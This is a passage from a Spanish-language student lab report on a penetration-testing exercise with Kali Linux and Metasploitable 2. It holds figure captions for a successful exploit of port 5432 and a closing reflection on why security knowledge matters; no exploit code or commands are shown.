


Ilustración 55. Visualizando avance.

Ahora ejecutamos nuestro exploit.

Ilustración 56. Exploit del puerto 5432.

Finalmente podemos evidenciar que logramos explotar el puerto 5432 exitosamente.




Ilustración 57. Puerto 5432 explotado con éxito.

5. CONCLUSIONES

Finalmente, nos podemos dar cuenta de la importancia que tiene la seguridad en el uso de diversos servicios, junto con importancia de adquirir sólidos conocimientos que luego puedan ser aplicables en el desarrollo de problemas a los cuales nos podemos en algún punto ver expuestos.

Se pudo reconocer la importancia de conocer los entornos de trabajo como Kali Linux y Metasplotable 2 para trabajar con una mejor discusión las penetraciones.

Este laboratorio no solo fe una práctica, sino un ejercicio que logró retarme para salir en busca de un objetivo principal.